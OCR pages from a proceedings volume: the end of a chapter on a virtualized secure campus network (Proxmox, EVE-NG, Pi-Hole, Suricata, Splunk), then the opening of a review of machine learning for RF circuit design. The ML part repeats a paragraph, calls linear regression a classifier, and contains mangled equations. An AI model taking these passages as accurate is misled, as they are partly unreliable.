Level 2-3 OSI Security
DMZ
DMZ Zone, Border, Firewall and Core with Uninterruptible Power Supply (UPS)
Storage
Servers with Virtualization and HA
Wi-Fi
Wireless Intrusion Prevention
ACCESS
User's PCs with Antivirus

Fig. 1 Secure local area network


In total, 3 virtual machines were created, 2 of them running the Proxmox VE OS, which acts as a hypervisor for deploying other virtual machines on it. Ubuntu Server and the EVE-NG network simulation application were installed on the third VM. Custom creation in the settings was selected to create the virtual machine.

For more convenient management of the infrastructure, cluster solutions are used—combining several servers into one system to ensure the possibility of resource reservation and centralized administration. Proxmox VE also supports this feature. It was decided to combine 2 servers into one cluster. After the cluster is created, by going to the address of any of the hosts, you can see information about both servers and all their resources (virtual machines, containers, storage, etc.); see Fig. 2.

Creating a cluster provides a large number of advantages, one of which is the ability to migrate virtual machines located on servers to other cluster nodes.

To build a network model on network devices, you should go to the web page of the previously created EVE-NG virtual machine and add the necessary devices.

In this case, based on the experience of configuring the network of the Faculty of Information Technologies of the National University of Bioresources and Nature Management of Ukraine, 1 router (which also acts as a firewall) and 2 core switches were added to the desktop, one of which is responsible for the server segment, and the other for custom. Access switches connected to the core switch responsible for the user segment were also added, which in turn has 2 groups: 1—switches located



Nodes

Name	ID	Online	Support	Server Address	CPU usage	Memory usage	Uptime
pve1	1	✓	-	192.168.1.2	1%	10%	00:10:04
pve2	2	✓	-	192.168.1.3	2%	10%	00:10:29

Start Time	End Time	Node	User name	Description	Status
Oct 24 22:15:31	Oct 24 22:15:44	pve2	root@pam	Join Cluster	OK
Oct 24 22:11:41	Oct 24 22:11:42	pve1	root@pam	Create Cluster	OK
Oct 24 22:06:51	Oct 24 22:06:51	pve1	root@pam	Start all VMs and Containers	OK
Oct 24 21:58:23	Oct 24 21:58:23	pve2	root@pam	Start all VMs and Containers	OK
Oct 24 21:39:27	Oct 24 21:39:27	pve1	root@pam	Stop all VMs and Containers	OK

Fig. 2 Information about cluster resources

in educational laboratories and 2—those located in faculty departments. Accordingly, the access policies for users from these 2 segments differ—users connected through department switches have more access rights to local resources located on the department's servers; see Fig. 3. In fact, the connections of our devices in the school network model look as shown in Fig. 4.

All devices are connected to virtual interfaces of VMware, which in turn are connected to the network interface of a personal computer. The PC itself, which was





Fig. 3 Scheme of the network of the educational institution



STATUS

EVE-NG version: 5.0.1-13

QEMU version: 2.4.0

UKSM Status:

CPU Limit Status:

Role: admin

POD: 0

100% CPU usage

67% Memory usage

0% Swap usage

19% Disk usage on /

0 running IOL nodes

0 running Dynamips nodes

10 running QEMU nodes

0 running Docker nodes

8 running VPCS nodes

Fig. 4 VM load when starting network nodes

used during the experimental study, was connected to a router already connected to the provider's network; see Fig. 5.

As part of an information security study, the primary school chose to immediately change network settings to make it more secure. One of the characteristics of information protection is the availability of resources such that if one of the key devices fails, the entire system does not lose its functionality. In the realities of educational




Fig. 5 Real device connections




Fig. 6 Ensuring failure resistance of switches

institutions of Ukraine today, it is hardly possible to make a full backup of all key network nodes, however, on the above network diagram, you can make a backup of core switches and their connections between themselves and the router. To do this, connections should be made from the servers and user access switches to both core switches. Most access switches today have 2–4 upstream ports for this, as well as servers—network cards with at least 2 ports; see Fig. 6.

In order to further strengthen the protection of the network, in addition to providing security on its individual nodes and filtering DNS addresses, it is desirable to add a virtual machine to the system that would analyze traffic for evidence of the beginning of a cyber attack. There are several such open-source systems, the most popular of which is IPS Suricata [25].

4 Experimental Studies of a Secure Network of an Educational Institution

To check the performance of the protected network of the educational institution, a VM with Pi-Hole was specified as the main DNS server on all devices and on the end router. The Pi-Hole application itself allows you to view in real time which requests are blocked and which are allowed. It conveniently displays statistics in the form of charts and allows you to view their details; see Fig. 7.

After the Suricata intrusion detection system and the Splunk SIEM [26] were configured to communicate, the latter started receiving system alerts from the former; see Fig. 8.




Fig. 7 Overall Pi-Hole performance statistics




Fig. 8 Graphic display of notifications from Suricata in SIEM Splunk

5 Discussion of the Results of Experimental Studies of the Protected Network of the Educational Institution

From the obtained results, shown in Fig. 7, it can be seen that the system blocked more than 3,700 malicious requests in 5 h of operation, which is more than 41% of all traffic entering the network of the educational institution. In addition to general information about blocked threats, Pi-Hole provided an opportunity to view information on which banned domains receive the most requests, and from which customers receive the most requests—both in general and malicious ones in particular. In total, SIEM Splunk sent 20 notifications about information security violations and blocked traffic in one hour. It also makes it possible to assert that such a SIEM is a necessary part of the network of any large educational institution, in particular a university. The SIEM Splunk itself provides the ability to sort notifications in a convenient way, in order to assess the state of the security of the educational institution's network in the most detailed way; see Fig. 8. In addition to the ability to sort alerts, Splunk also provided the ability to build graphs to understand the dynamics of changing network traffic behavior and respond to it in time.

In our opinion, the proposed approach is structured and systematic, which allows us to assess the security of the network of an educational institution (for example, a university) as a whole, as well as its subsystems and components.

The use of modeling and virtualization tools made it possible not only to investigate the protection of the network of the educational institution but also to reduce the time and financial resources spent on building a real network, which is currently being built on the physical servers of the National University of Bioresources and Nature Management of Ukraine, as well as on the basis of Yesenov University (Kazakhstan).

6 Conclusion

During the work, the following results were obtained:

1. Methods of information protection in local networks, in particular educational institutions, were investigated.
2. A network model was built, where network devices were emulated in a virtual machine with the EVE-NG application installed, and other resources were reproduced, thanks to the Proxmox VE server virtualization system. The IPS Suricata threat detection system, the Splunk platform, and the Pi-Hole DNS filter were deployed on PVE-managed hosts.
3. According to the results of experimental studies, it was established that (1) the Pi-Hole DNS address filter blocked more than 3,700 malicious requests in 5 h of operation, which is more than 41% of all traffic entering the network of the educational institution; (2) per hour, the IPS Suricata system sent 20 notifications about violations of information security rules and blocking of relevant traffic,

which makes it possible to assert that such a system is a necessary part of any institution's network.

Acknowledgements The study is funded by the Kazakh National Pedagogical University named after Abay (contract No. PPS-DN-01 dated 12.02.2020) as well as grant AP19174716 "Development of a decision support system based on Bayesian networks to increase the effectiveness of detecting intrusions into computer systems". Experimental research was carried out on the basis of the computer systems, networks, and cyber security departments of the National University of Bioresources and Nature Management of Ukraine, as well as on the basis of the computer sciences department of Yesenov University (Kazakhstan).

References

1. Wijayanto H, Prabowo IA (2020) Cybersecurity vulnerability behavior scale in college during the covid-19 pandemic. Jurnal Sisfokom (Sistem Informasi dan Komputer) 9(3):395–399
2. Ulven JB, Wangen G (2021) A systematic review of cybersecurity risks in higher education. Future Internet 13:39. https://doi.org/10.3390/fi13020039
3. Agrafiotis I, Nurse JR, Goldsmith M, Creese S, Upton D (2018) A taxonomy of cyber-harms: defining the impacts of cyber-attacks and understanding how they propagate. J Cybersecur 4(1):tyy006
4. Oreyomi M, Jahankhani H (2022) Challenges and opportunities of autonomous cyber defence (ACyD) against cyber attacks. Blockchain and other emerging technologies for digital business strategies, pp 239–269
5. Watney M (2022) Cybersecurity threats to and cyberattacks on critical infrastructure: a legal perspective. In: European conference on cyber warfare and security, vol 21, no 1, pp 319–327
6. Laghari SUA, Manickam S, Al-Ani AK, Rehman SU, Karuppayah S (2021) SECS/GEMsec: a mechanism for detection and prevention of cyber-attacks on SECS/GEM communications in industry 4.0 landscape. IEEE Access 9:154380–154394
7. Desolda G, Ferro LS, Marrella A, Catarci T, Costabile MF (2021) Human factors in phishing attacks: a systematic literature review. ACM Comput Surv (CSUR) 54(8):1–35
8. Zahra SR, Chishti MA, Baba AI, Wu F (2022) Detecting Covid-19 chaos driven phishing/malicious URL attacks by a fuzzy logic and data mining based intelligence system. Egypt Inform J 23(2):197–214
9. Lakhno V, Akhmetov B, Smirnov O, Chubaievskyi V, Khorolska K, Bebeshko B (2023) Selection of a rational composition of information protection means using a genetic algorithm. Lecture notes on data engineering and communications technologies, vol 131, pp 21–34
10. Lakhno V, Kasatkin D, Desiatko A, Chubaievskyi V, Tsuitsuira S, Tsuitsuira M (2023) Indicators systematization of unauthorized access to corporate information. Lecture notes on data engineering and communications technologies, vol 131, pp 569–580
11. Lakhno V, Akhmetov B, Mohylnyi H, Blozva A, Chubaievskyi V, Kryvoruchko O, Desiatko A (2022) Multi-criterial optimization composition of cyber security circuits based on genetic algorithm. J Theor Appl Inf Technol 100(7):1996–2006
12. Lakhno V, Blozva A, Kasatkin D, Chubaievskyi V, Shestak Y, Tyshchenko D, Brzhanov R (2022) Experimental studies of the features of using WAF to protect internal services in the zero trust structure. J Theor Appl Inf Technol 100(3):705–721
13. Top 10 cyber risks for business. https://10guards.com/en/articles/2022-top-10-cyber-risks-for-business/. Accessed 13 Aug 2022
14. Alkhadra R, Abuzaid J, AlShammari M, Mohammad N (2021) Solar winds hack: In-depth analysis and countermeasures. In: 2021 12th international conference on computing communication and networking technologies (ICCCNT). IEEE, pp 1–7

15. Sheehan B, Murphy F, Kia AN, Kiely R (2021) A quantitative bow-tie cyber risk classification and assessment framework. J Risk Res 24(12):1619–1638
16. Merchan-Lima J, Astudillo-Salinas F, Tello-Oquendo L, Sanchez F, Lopez-Fonseca G, Quiroz D (2021) Information security management frameworks and 1 institutions: a systematic review. Ann Telecommun 76(3):255–270
17. Alexei LA, Alexei A (2021) Cyber security threat analysis in higher education institutions as a result of distance learning. Int J Sci Technol Res 3:128–133
18. Landoll D (2021) The security risk assessment handbook: a complete guide for performing security risk assessments. CRC Press
19. Leszczyna R (2021) Review of cybersecurity assessment methods: Applicability perspective. Comput Secur 108:102376
20. Ferrari RM, Teixeira AM (2021) Detection of cyber-attacks: a multiplicative watermarking scheme. In: Safety, security and privacy for cyber-physical systems. Springer, Cham, pp 173–201
21. Naurazova EA, SHamilev SR (2016) Model informacionnoj bezopasnosti v raspredelennyh setyah. Ekonomika. Biznes. Informatika 2(4):27–37
22. What switches are best for school districts. https://info.hummingbirdnetworks.com/blog/bid/315722/what-switches-are-best-for-school-districts. Accessed 26 Aug 2022
23. Moraliyage H, Sumanasena V, De Silva D, Nawaratne R, Sun L, Alahakoon D (2022) Multimodal classification of onion services for proactive cyber threat intelligence using explainable deep learning. IEEE Access
24. What is a UPS and how does it protect your network? https://ltnow.com/blog/ups-protect-network/. Accessed 25 Aug 2022
25. Suricata: home. https://suricata.io/. Accessed 03 Oct 2022
26. SPLUNK short book. https://coderlessons.com/tutorials/bolshie-dannye-i-analitika/vyuchit-splunk/splunk-kratkoe-rukovodstvo. Accessed 20 Oct 2022

Modelling & Optimization of Signals Using Machine Learning Techniques

P. Shanthi, Adish, Bhuvana Shivashankar, and A. Trisha

Abstract Computing power is greatly increased in the previous few years as a result of rapid advancement in semiconductor technology. Machine learning methods have attracted a slew of new applications because of this significant boost to computing. Many researchers working on the design and optimization of the electronic circuits are now shifting towards the ML-based approach to synthesize the circuits. ML-based approaches have gained significant importance because of the aid they provide as they can be deployed at various levels, from design to modelling to testing of the components. Complex or non-linear problems can be easily and efficiently solved using the ML approach thus it is much suited for the automation of RF circuits where the input–output relation is complex. Furthermore, employment of the ML-based techniques in RF electronic design automation (EDA) tools boosts the performance of such tools. The chapter presents a comprehensive review on the recent research advancements and the ML techniques that are used for the optimization of the RF circuits.

Keywords Machine Learning · Automation · RF circuit design

P. Shanthi (✉) · Adish · B. Shivashankar · A. Trisha
Department of Electronics and Telecommunication Engineering, RV College of Engineering, Bangalore, India
e-mail: shanthip@rvce.edu.in

Adish
e-mail: adishrk.lrf20@rvce.edu.in

B. Shivashankar
e-mail: sbhuvana.te19@rvce.edu.in

A. Trisha
e-mail: trishaa.im20@rvce.edu.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_34

1 Introduction

RF circuits are an important component of today’s electronics. These devices are now used in a wide range of applications, including automotive, medical, healthcare and electronics for security perspective. Radio Frequency devices/components are being used in more than 60% of all ICs manufactured each year. Machine learning alternatives can greatly reduce progress period and still enhancing the efficiency. The flow of digital IC design, where many techniques were created and developed, is very different from the flow of RF circuit design. Non-linear behaviour of RF circuits and processing RF signal is the growing difficulty seen in modern applications, and technologies in nanometre combination adds issues to the Radio Frequency IC designers, putting more pressure on themselves. As a result, Machine Learning is the focus of extensive study, and nowadays which is changing the society in a variety of ways. Machine Learning is also opening up new horizons for how computationally smart tools for Radio Frequency circuit design can help design engineers work more efficiently.

Using the traditional flow methodologies, the design engineer reiterates the process for each specification. Figure 1 shows us the conventional flow of ML-based design methodologies.

While a designer’s expertise, skills and intuition are crucial, the lack of formalization severely restricts knowledge sharing and reuse. The ML-based architecture, on the other hand, generates solutions quickly. In Part 2, the basics of machine learning are discussed, including different types of models with various kinds of supervision techniques. Part 3 discusses existing and new methods for modelling and synthesis of RF circuits using machine learning techniques. Finally, the conclusions are drawn in Part 4.




Fig. 1 ML design flowchart

2 Background on Machine Learning

Machine learning is based on the concept of artificial intelligence. Unlike AI, which focuses on creating expert systems, machine (or statistical) learning focuses on the statistics of data which is given [1]. Bayes' article on Probability [2] established the theoretic basis for machine learning and served as the basis for primitive machine learning practices like the Markov Chains and the Naive Bayes. The first ANN (artificial neural network) was proposed back in 1951, but it wasn't until the Rosenblatt's perceptron article [3] and the backpropagation article [4], which were published in 1958 and 1986, that the neural network (ANN) gained some grip in the society. In the meantime, several other advancements have been made, and there are now a variety of techniques for designing ML systems to solve classification and regression tasks.

The first neural network machine was proposed back in 1951, but artificial neural networks (ANNs) didn't gain popularity until Frank Rosenblatt's perceptron [3] and backpropagation [4], which were published in 1958 and 1986, respectively. Later, several other breakthroughs have been developed, and there are now many new techniques for developing machine learning systems to solve regression problems. The goal is to categorize the data which is given to us. For example, we can take e-mails that we get which are classified as "spam mail" or "no-spam mail" by an e-mail spam filter. Regression systems, on the other hand, attempt to define variables that are dependent as functions of the data. All machine learning systems must be able to generalize the new data while avoiding overfitting of the data we provide for training.

When a machine learns the variance of data instead of studying the processes that is producing the set of data, it is said to be overfitting [1, 5, 6]. Another important feature in machine learning systems is the sum and type of control. The data used to train the method in supervised learning must contain the optimal solution, referred to as a marker. The mark may be categorical (for sorting problems) or constant-valued (for problems with continuous values) in regression problems. Linear regression, polynomial regression, support vector machines, decision trees and artificial neural networks are examples of supervised learning algorithms. The data which is provided here in unsupervised learning is not labelled, and the algorithms of ML group the data to a point based on their characteristics.

Unsupervised learning includes clustering, visualization, reduction in dimension and anomaly detection. The k-means algorithm and the principal component analysis algorithms, as well as their variants, are popular unsupervised learning algorithms. Supervised classification is illustrated in Fig. 2 by linear regression (which, despite its name, is a classifier), polynomial regression is illustrated in Fig. 3 by polynomial regression, and k-means algorithm which is mainly used for the clustering of data in Fig. 4 by k-means. Some semi-supervised algorithms are also there where the data used to train the complete system is not properly labelled and the system by itself mixes both the supervised and unsupervised learning algorithms.

Fig. 2 Linear regression






Fig. 3 Polynomial regression



Deep neural networks are built on autoencoders that have been trained by unsupervised learning, and then are tuned using techniques of supervised learning [7]. Reinforcement learning takes a very distinct path.

An agent in a real-time system watches and communicates with its surroundings by choosing and performing actions. The agent is taught a strategy that improves the desired result of the behaviour on a period of time [8]. These devices will then be used on robots to train their motor skills [9] or to play sophisticated games such as chess [10]. It's important also to separate the results from the algorithm as the same algorithm of fundamental machine learning can be used in any or both of these methods. As an example, neural networks can be seen with any of the aforementioned methods. In a supervised learning environment, ANN in the form of convolutional ANN is extraordinarily powerful to classify images. Whereas autoencoder

Fig. 4 K-means



networks can be taught to learn hidden space without guidance, also deep learning has shown promising improvement in the field of defeating human experts in a variety of competitions [11]. Machine Learning is well-suited to a wide range of uses, including designing. Most of the algorithms work equally well on large datasets [12], but sometimes data is very challenging and too costly to obtain, so mostly we use datasets which are ranging from small to medium size. Choosing appropriate approach for the targeted application is a very crucial decision. The choices are numerous, and some EDA approaches are briefly listed in the following sub-sections.

2.1 Clustering

These are a type of learning algorithms that are unsupervised and use a distance metric, d(xi,xj), between data points to group the given data into a predefined cluster. The algorithm aims to discover the mapping C such that

$$C^{\star}(x) = k, k \in 1, 2, \ldots, K \tag{1}$$

that minimizes

$$W(C) = 1/2 \sum\_(k = 1)^{K} \sum(C(x\_i) = kC(x\_j) = k)d(x\_i, x\_j) \tag{2}$$

The mapping number between data input and the clusters grows rapidly with data points number, which becomes not tractable easily. As a result, methods like k-means are commonly used to solve clustering. K-means begins by arbitrarily assigning centres to clusters (or using certain spreading criteria), then iterates the two steps below until no further change is possible:

- Determine the teaching points that are closest to each centre according to the other centres;
- The middle of each cluster can be modified repeatedly and becomes the mean of the data points that are there in that cluster.

This technique is mostly useful for reducing the volume of data that needs to be stored without sacrificing too much detail. Clustering algorithm is used in [13] for minimizing of the data needed to train an Support Vector Machine classifier for the IC fault diagnostics, while fuzzy k-mean is used in [14] to group the elements during size optimization to apply the time-consuming simulation (Monte Carlo) only for a few preliminary resolutions. Though clustering can save money, calculating how many clusters to use without missing information can be challenging. Clustering is also affected by the distance metric and function scaling.

2.2 The Principal Component Analysis

PCA is also another type of unsupervised learning algorithm, like the clustering algorithm it is majorly used to minimize data without sacrificing content. It is a linear matrix operation that maximizes the variance by transforming the function space into a latent space. Taking the covariance of the results, S, which is defined in article (2), the Ith coordinate variance in the space then is given by

$$S = 1/N \sum (n = 1) \wedge N(x\_n - \overline{x})(x\_n - \overline{x}) \wedge T \tag{3}$$

The eigenvectors which correspond to the corresponding high eigenvalues are the additional principal components. Data is defined with fewer features where only the components with higher variance are held. [15] optimized a voltage-controlled oscillator and an amplifier by using Principal Component Analysis to reduce the number of configuration variables. This algorithm is a linear matrix operator that cannot accommodate non-linear data; however, by using the kernel trick which is shown in the article [16] it can be employed for non-linear data.

2.3 The Naive Bayes

The Naive Bayes algorithms are fast and scalable with the training and the scoring. The classifier computes the posterior using the Bayes law, assuming that the features are independent, as shown.

$$\mathrm{p(G/x) = (p(G) \prod (j = 1)^{m} p(x\_j/G))/(\sum (g \in G)p(g)p(x/g))} \tag{4}$$

The decision rule can be formalized only with prior probability; thus, the denominator will be constant for any given function vector.

$$\mathrm{G}\wedge = \mathrm{argmax}_{\mathrm{T}}(\mathrm{G} \in \mathrm{G})\ (\mathrm{p}(\mathrm{G}) \prod (\mathrm{j} = 1) \wedge \mathrm{m}\ \mathrm{p}(\mathrm{x\_j/G}) \tag{5}$$

These classifiers are simple to comprehend and construct. They're simple to train and don't take a lot of data to achieve useful results. Even though Naive Bayes is a functional solution in many implementations, it is based on the concept of function freedom, which is not applicable in most real-life cases. For fault detection, [18] used Naive Bayes as the go-to option.

2.4 Support Vector Machines

Support Vector Machines is learning algorithm which is supervised and is used for data separation in which margin is maximized, between classes by making it fit the boundary conditions. h(x) which is a function of space, expands decision space to increase the classifier's accuracy and mostly changes to the non-linear boundaries in the original space. Margin is maximized when we have the case of a non-separable group.

$$\min\|\beta\| subjectto \begin{cases} y_i\left(h(x_i)^T\beta\right) \geq 1 - \xi_i\forall_i \\ \xi_i \geq 0, \sum \xi_i \geq constant. \end{cases} \tag{6}$$

